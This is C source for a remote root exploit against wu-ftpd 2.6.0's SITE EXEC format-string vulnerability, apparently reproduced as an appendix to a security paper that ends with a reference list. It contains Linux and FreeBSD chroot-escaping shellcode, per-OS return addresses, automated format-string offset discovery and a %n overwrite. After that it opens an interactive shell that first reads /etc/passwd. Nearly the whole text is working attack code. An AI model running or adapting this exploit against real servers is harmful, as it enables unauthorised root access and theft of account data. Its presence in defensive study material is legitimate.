((x)&0xff),(((x)&0xff00)>>8),(((x)&0xff0000)>>16),(((x)&0xff000000)>>24)
#define GREEN "\033[32m"
#define RED "\033[31m"
#define NORM "\033[0m"

char infin_loop[]= /* for testing purposes */
 "\xEB\xFE";

char bsdcode[] = /* Lam3rZ chroot() code rewritten for FreeBSD by venglin */
 "\x31\xc0\x50\x50\x50\xb0\x7e\xcd\x80\x31\xdb\x31\xc0\x43"
 "\x43\x53\x4b\x53\x53\xb0\x5a\xcd\x80\xeb\x77\x5e\x31\xc0"
 "\x8d\x5e\x01\x88\x46\x04\x66\x68\xff\xff\x01\x53\x53\xb0"
 "\x88\xcd\x80\x31\xc0\x8d\x5e\x01\x53\x53\xb0\x3d\xcd\x80"
 "\x31\xc0\x31\xdb\x8d\x5e\x08\x89\x43\x02\x31\xc9\xfe\xc9"
 "\x31\xc0\x8d\x5e\x08\x53\x53\xb0\x0c\xcd\x80\xfe\xc9\x75"
 "\xf1\x31\xc0\x88\x46\x09\x8d\x5e\x08\x53\x53\xb0\x3d\xcd"
 "\x80\xfe\x0e\xb0\x30\xfe\xc8\x88\x46\x04\x31\xc0\x88\x46"
 "\x07\x89\x76\x08\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56"
 "\x0c\x52\x51\x53\x53\xb0\x3b\xcd\x80\x31\xc0\x31\xdb\x53"
 "\x53\xb0\x01\xcd\x80\xe8\x84\xff\xff\xff\xff\xff\xff\x30"
 "\x62\x69\x6e\x30\x73\x68\x31\x2e\x2e\x31\x31\x76\x65\x6e"
 "\x67\x6c\x69\x6e";

char bsd_code_d[]= /* you should call it directly (no jump/call)*/
 "\xEB\xFE\xEB\x02\xEB\x05\xE8\xF9\xFF\xFF\xFF\x5C"
 "\x8B\x74\x24\xFC\x31\xC9\xB1\x15\x01\xCE\xB1\x71\xB0\xEF"
 "\x30\x06\x8D\x76\x01\xE2\xF9\xDE\x26\xDE\x2F\xBE\x5F\xF8"
 "\xBF\x22\x6F\x5F\xB5\xEB\xB4\xBE\xBF\x22\x6F\x62\xB9\x14"
 "\x87\x75\xED\xEF\xEF\xBD\x5F\x67\xBF\x22\x6F\x62\xB9\x11"
 "\xBE\xBD\x5F\xEA\xBF\x22\x6F\x66\x2C\x62\xB9\x14\xBD\x5F"
 "\xD2\xBF\x22\x6F\xBC\x5F\xE2\xBF\x22\x6F\x5C\x11\x62\xB9"
 "\x12\x5F\xE3\xBD\xBF\x22\x6F\x11\x24\x9A\x1C\x62\xB9\x11"
 "\xBD\x5F\xD2\xBF\x22\x6F\x62\x99\x12\x66\xA1\xEB\x62\xB9"
 "\x17\x66\xF9\xB9\xB9\xBD\x5F\xD4\xBF\x22\x6F\xC0\x8D\x86"
 "\x81\xC0\x9C\x87\xEF\xC1\xC1\xEF";

char linuxcode[]= /* Lam3rZ chroot() code */
 "\x31\xc0\x31\xdb\x31\xc9\xb0\x46\xcd\x80\x31\xc0\x31\xdb"
 "\x43\x89\xd9\x41\xb0\x3f\xcd\x80\xeb\x6b\x5e\x31\xc0\x31"
 "\xc9\x8d\x5e\x01\x88\x46\x04\x66\xb9\xff\xff\x01\xb0\x27"
 "\xcd\x80\x31\xc0\x8d\x5e\x01\xb0\x3d\xcd\x80\x31\xc0\x31"
 "\xdb\x8d\x5e\x08\x89\x43\x02\x31\xc9\xfe\xc9\x31\xc0\x8d"
 "\x5e\x08\xb0\x0c\xcd\x80\xfe\xc9\x75\xf3\x31\xc0\x88\x46"
 "\x09\x8d\x5e\x08\xb0\x3d\xcd\x80\xfe\x0e\xb0\x30\xfe\xc8"
 "\x88\x46\x04\x31\xc0\x88\x46\x07\x89\x76\x08\x89\x46\x0c"
 "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xb0\x0b\xcd\x80\x31\xc0"
 "\x31\xdb\xb0\x01\xcd\x80\xe8\x90\xff\xff\xff\xff\xff\xff"
 "\x30\x62\x69\x6e\x30\x73\x68\x31\x2e\x2e\x31\x31";

#define MAX_FAILED      4
#define MAX_MAGIC       100
static int magic[MAX_MAGIC],magic_d[MAX_MAGIC];
static char *magic_str=NULL;
int before_len=0;
char *target=NULL,*username="ftp",*password=NULL;
struct targets getit;

struct targets {
        int def;
        char *os_descr, *shellcode;
        int delay;
        u_long pass_addr, addr_ret_addr;
        int magic[MAX_MAGIC], magic_d[MAX_MAGIC],islinux;
};

struct targets targ[]={
        {1,"RedHat 6.2 (?) with wuftpd 2.6.0(1) from
rpm",linuxcode,2,0x8075b00-700,0xbfffb028,{0x87,3,1,2},{1,2,1,4},1},
        {0,"RedHat 6.2 (Zoot) with wuftpd 2.6.0(1) from
rpm",linuxcode,2,0x8075b00-700,0xbfffb038,{0x87,3,1,2},{1,2,1,4},1},
        {0,"SuSe 6.3 with wuftpd 2.6.0(1) from rpm",linuxcode,2,0x8076cb0-
400,0xbfffb018,{0x87,3,1,2},{1,2,1,4},1},
        {0,"SuSe 6.4 with wuftpd 2.6.0(1) from rpm",linuxcode,2,0x8076920-
400,0xbfffafec,{0x88,3,1,2},{1,2,1,4},1},
        {0,"RedHat 6.2 (Zoot) with wuftpd 2.6.0(1) from rpm
(test)",linuxcode,2,0x8075b00-700,0xbfffb070,{0x87,3,1,2},{1,2,1,4},1},
        {0,"FreeBSD 3.4-STABLE with wuftpd 2.6.0(1) from
ports",bsdcode,10,0x80bb474-100, 0xbfbfc164,{0x3b,2,4,1,0x44,2,1,2},{1,2,1
,2,1,2,1,4},0},
        {0,"FreeBSD 3.4-STABLE with wuftpd 2.6.0(1) from 
packages",bsdcode,2,0x806d5b0-500,0xbfbfc6bc, {0x84,1,2,1,2}, {1,3,2,1,4}, 
0},
        {0,"FreeBSD 3.4-RELEASE with wuftpd 2.6.0(1) from 
ports",bsdcode,2,0x80a4dec-400,0xbfbfc624,{0x3B,2,1,0xe,0x40,1,2,1,2},{1,
2,1,2,1,3,2,1,4},0},
        {0,"FreeBSD 4.0-RELEASE with wuftpd 2.6.0(1) from 
packages",infin_loop,2,0x80706f0,0xbfbfe798,{0x88,2,1,2},{1,2,1,4},0},
        {0,NULL,NULL,0,0,0,{0},{0},0}
};

void usage(char*zu,int q){
int i, n, padding;
fprintf(stderr,"Usage: %s -t <target> [-l user/pass] [-s systype] [-o offset] 
[-g] [-h] [-x]\n"
"          [-m magic_str] [-r ret_addr] [-P padding] [-p pass_addr] [-M dir]\n"
"target    : host with any wuftpd\nuser      : anonymous user\n"
"dir       : if not anonymous user, you need to have writable directory\n"
"magic_str : magic string (see exploit description)\n-g        : enables magic 
string digging\n"
"-x        : enables test mode\npass_addr : pointer to setproctitle argument\n"
"ret_addr  : this is pointer to shellcode\nsystypes: \n",zu);
 for(i=0;targ[i].os_descr!=NULL;i++){
  padding=0;
  fprintf(stderr,"%s%2d - %s\n",targ[i].def?"*":" ",i,targ[i].os_descr);
  if(q>1){
   fprintf(stderr,"     Magic ID: [");
   for(n=0;targ[i].magic[n]!=0;n++){
    if(targ[i].magic_d[n]==4)
     padding=targ[i].magic[n];
    fprintf(stderr,"%02X,%02X",targ[i].magic[n],targ[i].magic_d[n]);
    if(targ[i].magic[n+1]!=0)
     fprintf(stderr,":");
   }
   fprintf(stderr,"] Padding: %d\n",padding);
   fflush(stderr);
  }
 }
 exit(1);
}

int connect_to_server(char*host){
 struct hostent *hp;
 struct sockaddr_in cl;
 int sock;

 if(host==NULL||*host==(char)0){
  fprintf(stderr,"Invalid hostname\n");
  exit(1);
 }
 if((cl.sin_addr.s_addr=inet_addr(host))==-1) {
  if((hp=gethostbyname(host))==NULL) {
   fprintf(stderr,"Cannot resolve %s\n",host);
   exit(1);
  }
  memcpy((char*)&cl.sin_addr,(char*)hp->h_addr,sizeof(cl.sin_addr));
 }
 if((sock=socket(PF_INET,SOCK_STREAM,IPPROTO_TCP))==-1){
  fprintf(stderr,"Error creating socket: %s\n",strerror(errno));
  exit(1);
 }
 cl.sin_family=PF_INET;
 cl.sin_port=htons(21);
 if(connect(sock,(struct sockaddr*)&cl,sizeof(cl))==-1){
  fprintf(stderr,"Cannot connect to %s: %s\n",host,strerror(errno));
  exit(1);
 }
 return sock;
}

int ftp_recv(int sock,char*buf,int buf_size,int disc){
 int n=0;
 char q;

 if(disc) while((n=recv(sock,&q,1,0))==1&&q!='\n');
 else {
  (void)bzero(buf,buf_size);
  n=recv(sock,buf,buf_size,0);
  if(n<0){
   fprintf(stderr,"ftp_recv: recv failed\n");
   exit(1);
  }
  buf[n]=0;
 }
 return n;
}
int ftp_send(int sock,char*what,int size,int f,char*ans,int ans_size){
 int n;
 n=send(sock,what,size,0);
 if(n!=size){
  fprintf(stderr,"ftp_send: failed to send. expected %d, sent %d\n", size,n);
  shutdown(sock,2);
  close(sock);
  exit(1);
 }
 if(f)
  return ftp_recv(sock,ans,ans_size,0);
 return 0;
}

int ftp_siteexec(int sock,char*buff,int buff_len,int q,char*ans,int ans_len){
 ftp_send(sock,buff,buff_len,q,ans,ans_len);
 if(strncmp(ans,"200-",4)==0)
   ftp_recv(sock,NULL,0,1);
 else
  ftp_recv(sock,ans,ans_len,0);

 if(strncmp(ans,"200-",4)){
  fprintf(stderr,"Cannot find site exec response string\n");
  exit(1);
 }
 return 0;
}

void ftp_login(int sock,char*u_name,char*u_pass)
{
 char buff[2048];
  printf("loggin into system..\n");
  snprintf(buff,2047,"USER %s\r\n", u_name);
  ftp_send(sock, buff,strlen(buff),1,buff,2047);
  printf(GREEN"USER %s\n"NORM"%s",u_name,buff);
  snprintf(buff,2047,"PASS %s\r\n",u_pass);
  printf(GREEN"PASS %s\n"NORM,*u_pass=='\x90'?"<shellcode>":u_pass);
  ftp_send(sock,buff,strlen(buff),1,buff,2047);
  while(strstr(buff,"230 ")==NULL){
   (void)bzero(buff,2048);
   ftp_recv(sock,buff,2048,0);
  }
  printf("%s",buff);
  return;
}

void ftp_mkchdir(int sock,char*cd,char*new)
{
 char buff[2048];

 sprintf(buff,"CWD %s\r\n",cd);
 printf(GREEN"%s"NORM,buff);
 ftp_send(sock,buff,strlen(buff),1,buff,2047);
 printf("%s",buff);
 sprintf(buff,"MKD %s\r\n",new);
 ftp_send(sock,buff,strlen(buff),1,buff,2047);
 printf(GREEN"MKD <shellcode>"NORM"\n%s",buff);
 sprintf(buff,"CWD %s\r\n",new);
 ftp_send(sock,buff,strlen(buff),1,buff,2047);
 printf(GREEN"CWD <shellcode>"NORM"\n%s",buff);
 return;
}
void process_possibly_rooted(int sock)
{
 fd_set         fd_read;
 char buff[1024], *cmd="/bin/cat /etc/passwd;/usr/bin/id;\n";
 int n;

 FD_ZERO(&fd_read);
 FD_SET(sock, &fd_read);
 FD_SET(0, &fd_read);
 send(sock, cmd, strlen(cmd), 0);
 while(1) {
  FD_SET(sock,&fd_read);
  FD_SET(0,&fd_read);
  if(select(sock+1,&fd_read,NULL,NULL,NULL)<0) break;
  if( FD_ISSET(sock, &fd_read) ) {
   if((n=recv(sock,buff,sizeof(buff),0))<0){
     fprintf(stderr, "EOF\n");
     exit(2);
   }
   if(write(1,buff,n)<0)break;
  }
  if ( FD_ISSET(0, &fd_read) ) {
    if((n=read(0,buff,sizeof(buff)))<0){
      fprintf(stderr,"EOF\n");
      exit(2);
    }
    if(send(sock,buff,n,0)<0) break;
  }
  usleep(10);
 }
 fprintf(stderr,"Connection aborted, select failed()\n");
 exit(0);
}

int magic_check_f(int sock, char *str) {
 char q[2048], ans[2048];

 snprintf(q, 2048, "site exec %s%s\r\n", str, "%.f");
 if( strstr( q, "\r\n") == NULL) {
  fprintf(stderr,"Line TOO big..\n");
  exit(-1);
 }
 ftp_siteexec(sock, q, strlen(q), 1, ans, 2048);
 if( before_len+10 < strlen(&ans[3]) ) return 0;
 before_len=strlen(&ans[3]);
 (void)strcat(str,"%.f");
 return 1;
}
int magic_check_o(int sock, char *str) {
 char q[2048], ans[2048];
  snprintf(q, 2048, "site exec %s%s\r\n", str, "%c");
  if( strstr( q, "\r\n") == NULL) {
   fprintf(stderr,"Line TOO big..\n");
   exit(-1);
  }
 ftp_siteexec( sock, q, strlen(q), 1, ans, 2048);
 if( before_len== strlen(&ans[3]) ) {
  before_len+=1;
  (void)strcat(str, "%d");
  return 3;
 }
 before_len=strlen(&ans[3]);
 (void)strcat(str,"%c");
 return 2;
}

int magic_check_ok( int sock, char *str)
{
 char q[2048], ans[2048];
 int i ,n=1, f, padding=0;

 snprintf(q, 2048,"site exec aaaaaaaa%s%s\r\n", str, "%p%p");
 if ( strstr(q, "\r\n" ) == NULL) {
  fprintf(stderr, "Line too long\n");
  exit(-1);
 }
 (void)bzero(ans, 2048);
 ftp_siteexec(sock, q, strlen(q), 1, ans, 2047);
 if(strstr(ans,"0x61616161")==NULL)
   return 0;
 for(i =0; i < MAX_MAGIC && magic[i]; i++);
 magic_d[i]=4;
 while(n){
  for(f=0; f< 2; f++) {
   snprintf(q, 2048,"site exec %.*saaaa%s%s\r\n", padding, "xxxx", str,
f?"%p%p":"%p");
   (void)bzero(ans, 2048);
   ftp_siteexec(sock, q, strlen(q), 1, ans, 2047);
   if( strstr(ans, "0x61616161")!=NULL) {
    if (f==0) {
     magic[i]=padding;
     return 1;
    } else if( f==1) {
     strcat(str,"%p");
     magic[i]=padding;
     return 1;
    }
   }
  }
  if(padding > 4) {
   fprintf(stderr,"Cannot calculate padding..\n");
   exit(1);
  }
  padding++;
 }
 return 1;
}


int magic_digger(int sock)
{
 int get_out=1,where=0,all_failed=MAX_FAILED*2,f=0,o=0;

 if(magic_str==NULL){
  if((magic_str=(char*)malloc(4092))==NULL){
   perror("malloc");
   exit(errno);
  }
 }
 (void)bzero(magic_str, 4092);
 where=0;
 while(get_out) {
  int q;
  if( where >= MAX_MAGIC-1 || all_failed <= 0 )
    return -1;
  if( magic_check_f(sock, magic_str) ) {
   o=0,f++;
    if(f==1){
     if(!magic[where])
      magic[where]=1;
     else
      magic[++where]+=1;
    magic_d[where]=1;
    } else
     magic[where]+=1;
   all_failed=MAX_FAILED*2;
   printf("%s", "%.f"); fflush(stdout);
   goto verify;
  }
  all_failed--;
  if((q=magic_check_o(sock,magic_str))){
   f=0,o++;
    if(o==1){
     if(!magic[where])
      magic[0]=1;
     else
      magic[++where]+=1;
    magic_d[where]=q;
   } else {
    if(magic_d[where]==q)
     magic[where]+=1;
    else {
     magic[++where]=1;
     magic_d[where]=q;
    }
   }
   all_failed=MAX_FAILED*2;
   printf("%s", q==2?"%c":"%d");
   fflush(stdout);
   goto verify;
  }
  all_failed--;
  continue;
  verify:
  if(magic_check_ok(sock,magic_str)){
   putchar('\n');
   return 0;
  }
 }
 return 0;
}

int main(int argc, char *argv[]){
        char *buff, *buff_p, *buff_p2, c,
shellcode[500],*dir,*passwd=shellcode;
        int i, sock, num=-2, padding=-1, gm=0,
testmode=0,mtype=0,bla=0,offset=0;
        u_long ret_addr=0, pass_addr=0;
        for(i=0;targ[i].os_descr!=NULL;i++);
        while((c=getopt(argc,argv,"t:l:m:o:s:r:p:M:P:xghH?"))!=EOF){
        switch(c) {
         case 't': target=optarg;break;
         case 'l':
           username=optarg;
           passwd=strchr(optarg,'/');
           if(passwd==NULL)
            usage(argv[0],0);
           *passwd++=(char)0;
           break;
         case 'x': testmode=1; break;
         case 'o': offset=atoi(optarg);break;
         case 'p': pass_addr=strtoul(optarg, &optarg,16); break;
         case 'g': gm=1; break;
         case 'M': dir=optarg;mtype=1;break;
         case 'm':
           {
            int where=0;
            if(!*optarg) {
              fprintf(stderr,"-m requires argument, try -h for help\n");
              exit(1);
            }
            while(1) {
              magic[where]=strtoul(optarg,&optarg,16);
              optarg=strchr(optarg,',');
              if(optarg==NULL){
                printf("comma missing\n");
                exit(1);
              }
              optarg++;
              magic_d[where++]=strtoul(optarg,&optarg,16);
              if(strchr(optarg,':')==NULL){
               magic[where]=magic_d[where]=0;
               break;
              }
              optarg=strchr(optarg,':');
              optarg++;
            }
           }
           break;
          case 's':
            num=atoi(optarg);
            if(num>i) {
             fprintf(stderr,"systype too big, try -h for help\n");
             exit(1);
            }
            break;
          case 'r':
            ret_addr=strtoul(optarg,&optarg,16);
            break;
          case 'P':
            padding=atoi(optarg);
            break;
          case 'H':
             bla=2;
          default: usage(argv[0],bla);break;
         }
        }
        if(target==NULL){
          fprintf(stderr,"No target specified, try -h for help\n");
          exit(1);
        }
        if(num==-1||num==-2) {
          for(i=0;!targ[i].def;i++);
          num=i;
        }
        (void)memcpy((void*)&getit,(void*)&targ[num],sizeof(struct targets));

        if(magic[1]!=0) {
         memcpy((void*)getit.magic,magic,sizeof(magic));
         memcpy((void*)getit.magic_d,magic_d,sizeof(magic));
        }

        if(ret_addr)getit.addr_ret_addr=ret_addr;
        if(pass_addr)getit.pass_addr=pass_addr;

        getit.addr_ret_addr+=(offset*4);

        sock=connect_to_server(target);
        memset(shellcode, '\x90', sizeof(shellcode));
        shellcode[sizeof(shellcode)-1]=(char)0;
        if(!mtype){
         memcpy((void*)&shellcode[sizeof(shellcode)-strlen(getit.shellcode)-
1],(void*)getit.shellcode, strlen(getit.shellcode)+1);
         shellcode[sizeof(shellcode)-1]=(char)0;
        }else{
         memcpy((void*)&shellcode[250-strlen(getit.shellcode)-
1],(void*)getit.shellcode,strlen(getit.shellcode));
         shellcode[250-1]=(char)0;
        }
        printf("Target: %s (%s/%s):
%s\n",target,username,*passwd=='\x90'?"<shellcode>":passwd,getit.os_descr);
        printf("Return Address: 0x%08lx, AddrRetAddr: 0x%08lx, Shellcode:
%d\n\n",getit.pass_addr,getit.addr_ret_addr,strlen(getit.
shellcode));

        buff=(char *)malloc(1024);
        bzero(buff,1024);

        (void)ftp_recv(sock,NULL,0,1);

        (void)ftp_login(sock,username,passwd);

        if(gm||(magic_str==NULL&&getit.magic[0]==0)){
         printf("STEP 2A: Generating magic string: ");
         fflush(stdout);
         magic_digger(sock);
         memcpy((void *)getit.magic,(void*)magic,sizeof(magic));
         memcpy((void*)getit.magic_d,(void*)magic_d,sizeof(magic_d));
         printf("STEP 2B: MAGIC STRING: [");
        } else {
          printf("STEP 2 : Skipping, magic number already exists: [");
        }
        for(i=0;i<MAX_MAGIC&&getit.magic[i]!=0;i++){
         printf("%02X,%02X",getit.magic[i],getit.magic_d[i]);
         if(getit.magic[i+1]!=0)
             putchar(':');
        }
        printf("]\n");
        buff=(char *)realloc(buff, 4092);
        (void)bzero(buff, 4092);
        if(mtype)
         ftp_mkchdir(sock,dir,shellcode);
        printf("STEP 3 : Checking if we can reach our return address by format
string\n");
        if(!magic_str){
          magic_str=(char*)malloc(2048);
          if(magic_str==NULL) {
            perror("malloc");
            exit(errno);
          }
          (void)bzero(magic_str,2048);
          for(i=0;i<MAX_MAGIC&&getit.magic[i]!=0;i++){
           switch(getit.magic_d[i]) {
            case 1:
               for(num=0;num<getit.magic[i];num++)strcat(magic_str,"%.f");
               break;
            case 2:
               for(num=0;num<getit.magic[i];num++)strcat(magic_str,"%c");
               break;
            case 3:
               for(num=0;num<getit.magic[i];num++)strcat(magic_str,"%d");
               break;
            case 4:if(padding<0)padding=getit.magic[i];break;
            default:fprintf(stderr,"STEP 3: INternal error\n");
               exit(1);
               break;
          }
         }
        }
        if(padding<0){
          for(num=0;num<MAX_MAGIC&&getit.magic_d[num]!=4;num++);
          if(num<(MAX_MAGIC-1))
            padding=getit.magic[num];
          else
            fprintf(stderr,"WARNING: PROBLEMS WITH PADDING\n");
        }

        if(!getit.islinux){
         if(!testmode)
           snprintf(buff,4096,"site exec
%.*s%c%c%c%c%s|%s\r\n",padding,"xxxxxxxxxxxxxxxxxxx",MAKE_STR_FROM_RET(getit.ad
dr_ret_addr
),magic_str,"%p");
         else
           snprintf(buff,4096,"site exec
%.*s%c%c%c%c%s|%s\r\n",padding,"xxxxxxxxxxxxxxxxxxx",MAKE_STR_FROM_RET(getit.pa
ss_addr),ma
gic_str,"%p");
        } else {
         if(!testmode)
           snprintf(buff,4096,"site exec
%.*s%c%c\xff%c%c%s|%s\r\n",padding,"xxxxxxxxxxxxxxxxxxx",MAKE_STR_FROM_RET(geti
t.addr_ret_
addr),magic_str,"%p");
         else
```

```
           snprintf(buff,4096,"site exec
%.*s%c%c\xff%c%c%s|%s\r\n",padding,"xxxxxxxxxxxxxxxxxxx",MAKE_STR_FROM_RET(geti
t.pass_addr
),magic_str,"%p");
        }
        sleep(getit.delay);
        fflush(stdout);
        if((buff_p=(char *)malloc(4096))==NULL){
          fprintf(stderr,"malloc failed.\n");
          exit(1);
        }
        (void)bzero(buff_p,4096);
        ftp_siteexec(sock,buff,strlen(buff),1,buff_p,4095);
        if((buff_p2=strchr(buff_p,'\r'))!=NULL)
         *buff_p2=(char)0;
        if((buff_p2=strchr(buff_p,'\n'))!=NULL)
         *buff_p2=(char)0;
        buff_p2=strstr(buff_p,"|0x");
        if(buff_p2==NULL){
          fprintf(stderr,"Fix me, incorrect response from '%%p':%s\n",buff_p);
          exit(1);
        }
        buff_p2+=3;
        if(!testmode)
          printf("STEP 4 : Ptr address test: 0x%s (if it is not 0x%08lx ^C me
now)\n",buff_p2,getit.addr_ret_addr);
        else
          printf("STEP 4 : Ptr address test: 0x%s (if it is not 0x%08lx ^C me
now)\n",buff_p2,getit.pass_addr);
        sleep(getit.delay);
        buff_p2=strstr(buff, "%.f");
        *buff_p2++=(char )0;
        strcpy(buff_p, buff);
        if(!testmode)

sprintf(buff_p+strlen(buff_p),"%s%u%c","%d%.",(u_int)getit.pass_addr,'d');
        else
          sprintf(buff_p+strlen(buff_p),"%s","%d%d");
        strcpy(buff_p+strlen(buff_p), buff_p2);
        buff_p2=strchr(buff_p,'|');
        buff_p2++;
        printf("STEP 5 : Sending code.. this will take about 10 seconds.\n");
        if(!testmode){
          strcpy(buff_p2,"%n\r\n");
          ftp_send(sock,buff_p,strlen(buff_p),0,NULL,0);
        } else {
          (void)bzero(buff,4096);
          strcpy(buff_p2,"%s\r\n");
          ftp_send(sock,buff_p,strlen(buff_p),1,buff,4092);
          printf("got answer: %s\n",buff);
          exit(0);
        }
        free(buff_p);
        free(buff);
        signal(SIGINT, SIG_IGN);
        signal(SIGHUP, SIG_IGN);
        printf(RED"Press ^\\ to leave shell"NORM"\n");
        process_possibly_rooted(sock);
        return 0;
}
```

References:

http://www.tripwire.com: System integrity software.

http://www.symantec.com: Makers of Ghost disk imaging software.

http://www.securityfocus.com holds one of the most extensive and complete libraries of system vulnerabilities as well as current security news.

http://www.snort.org: Open sourced intrusion detection system.

http://www.silicondefense.com: Providers of Snort Snarf, and managed Security services.

http://www.whitehats.com: Host of the ArachNIDS database. The ArachNIDS database is an authoritative database of currently known attack signatures.

Securing and Optimizing Linux: RedHat Edition available at http://www.linuxdoc.org/LDP/gawlso/Securing-Optimizing-Linux-RH-Edition-1_3.pdf (ISBN 0-9700330-0-1)

Bovet, Daniel P. & Cesati, Marco. Understanding the Linux Kernel Sebastopol, CA O'Reilly & Associates Inc. January 2001.

Kirch, Olaf & Dawson, Terry. Linux Network Administrator's Guide 2nd Edition Sebastopol CA O'Reilly & Associates Inc. June 2000.

Zwicky, Elizabeth D., Cooper, Simon & Chapman, BrentD. Building Internet Firewalls, 2nd Edition Sebastopol CA O'Reilly & Associates INC. June 2000.